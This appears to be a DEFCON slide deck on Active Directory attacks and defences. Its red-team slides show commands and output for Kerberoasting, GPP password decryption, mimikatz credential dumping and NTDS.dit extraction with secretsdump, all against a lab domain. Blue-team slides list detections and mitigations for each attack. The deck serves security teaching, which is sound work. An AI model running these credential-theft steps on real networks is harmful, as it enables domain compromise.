Red vs. Blue: Modern Active Directory Attacks & Defense

Sean Metcalf
@Pyrotek3
ADSecurity.org

DEFCON

ABOUT

- Chief Technology Officer - DAn Solutions
- Microsoft Certified Master (MCM) Directory Services
- Security Researcher / Purple Team
- Security Info -> ADSecurity.org
- Speaker: BSides, Shakacon, Black Hat

AGENDA

Red Team (Recon, Escalate, Persist)

Blue Team (Detect, Mitigate, Prevent)

Red Team (Offense)

PowerShell Attack Tool Evolution: PowerSploit to Empire

PowerSploit: [github.com/mattifestation/PowerSploit]

- Invoke-Shellcode
- Invoke-TokenManipulation
- Invoke-Mimikatz
- Get-GPPPassword
- Add-Persistence

Empire: [PowerShellEmpire.com]

- Post-exploitation agent with secure comms
- Run PowerShell code without using PowerShell.exe
- Rapidly deploy modules from key loggers to Mimikatz

Recon: "SPN Scanning" Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*

```
Domain             : lab.adsecurity.org
ServerName         : adsMSSQL02.lab.adsecurity.org
Port               : 9834
Instance           :
ServiceAccountDN   : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC
OperatingSystem    : {Windows Server 2008 R2 Datacenter}
OSServicePack      : {Service Pack 1}
LastBootup         : 3/8/2015 1:07:25 AM
OSVersion          : {6.1 (7601)}
Description        : {Production SQL Server}
SrvAcctUserID      : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

SPN Scanning for Service Accounts

```
Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, AD
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```


Find-PSServiceAccounts
https://github.com/PyroTek3/PowerShell-AD-Recon/

SPN Directory:
http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- ✦"Kerberoast" python-based TGS password cracker.
- ✦No elevated rights required.
- ✦No traffic sent to target.



Kerberoast: Request TGS Service Ticket

```
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/
y.org:1433"


Id                   : uuid-928e5eae-f8e6-44ee-9b26-0ddd40e83266-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 6/12/2015 1:21:49 AM
ValidTo              : 6/12/2015 11:21:49 AM
ServicePrincipalName : MSSQL/adsdb01.lab.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey



PS C:\> klist

Current LogonId is 0:0x30a265

Cached Tickets: (2)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 6/11/2015 21:21:49 (local)
        End Time:   6/12/2015 7:21:49 (local)
        Renew Time: 6/18/2015 21:21:49 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


#1>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 6/11/2015 21:21:49 (local)
        End Time:   6/12/2015 7:21:49 (local)
        Renew Time: 6/18/2015 21:21:49 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Blue Team Response: TGS Password Cracking

- Detection (noisy):
  - Event ID 4769: A Kerberos service ticket was requested

- Mitigation:
  - Service Account passwords >25 characters
  - Use (Group) Managed Service Accounts

Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" im
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQju
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" us
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl
#Super@Secure&Password$2015?
```

Pivoting with Local Admin

- Using GPP Credentials
- Connect to other computers using ADSAdmin account
- **Compromise Local Admin creds = Admin rights on all**
- Always RID 500 – doesn't matter if renamed.
- Mimikatz for more credentials!

Blue Team Response: Exploiting GPP

- Detection:
  - XML Permission Denied Checks
    - Place xml file in SYSVOL & set Everyone:Deny
    - Audit Access Denied errors
  - GPO doesn't exist, no legit reason for access


- Mitigation:
  - Install KB2962486 on every computer used to manage GPOs
  - Delete existing GPP xml files in SYSVOL containing passwords

Blue Team Response: Pivoting via Local Admin

- Detection:
  - Local admin account logon
- Mitigation:
  - Use Microsoft LAPS (or similar) for automatic local admin password change.
  - Deploy KB2871997 on all systems.
  - Disallow local account logon across network via GPO.
  - Don’t allow workstation to workstation communication.
  - Implement network segmentation.

Mimikatz:
The Credential Multi-tool

- **Dump credentials**
  - Windows protected memory (LSASS). *
  - Active Directory Domain Controller database . *
- **Dump Kerberos tickets**
  - for all users. *
  - for current user.
- **Credential Injection**
  - Password hash (pass-the-hash)
  - Kerberos ticket (pass-the-ticket)
- **Generate Silver and/or Golden tickets**
- **And so much more!**



Dump Credentials with Mimikatz


```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :
```


User

Service Account

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-22223
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5e
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
        credman :
```

Dumping AD Domain Credentials

- Get access to the NTDS.dit file & extract data.
  - Copy AD database from remote DC.
  - Grab AD database copy from backup.
  - Get Virtual DC data.
- Dump credentials on DC (local or remote).
  - Run Mimikatz (WCE, etc) on DC.
  - Invoke-Mimikatz on DC via PS Remoting.




Finding NTDS.dit on the Network

- Are your DC backups properly secured?
- Domain Controller storage?
- Who administers the virtual server hosting virtual DCs?
- Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.

Dump LSASS Process Memory



Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 6f40d9c1cab7f73d298dc3d94163543d

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 7e2a0e20851d0229f2489210b6576ede

RID  : 000003e8 (1000)
User : admin
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

RID  : 00000452 (1106)
User : LukeSkywalker
LM   :
NTLM : 177af8ab46321ceef22b4e8376f2dba7

RID  : 00000453 (1107)
User : HanSolo
LM   :
NTLM : 269c0c63a623b2e062dfd861c9b82818

RID  : 00000454 (1108)
User : JoeUser
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

NTDSUtil?


```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_20150324
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f0
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fd
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd404
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd404
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd4040
lab.adsecurity.org\Savannah.Rodriguez:2612:aad3b435b51404eeaad3b435b51404ee:fd404
lab.adsecurity.org\Caleb.Lewis:2613:aad3b435b51404eeaad3b435b51404ee:fd40401e4b
```

New Kekeo Tool

DA rights
+
DCSync
=
Password Hashes over the Network



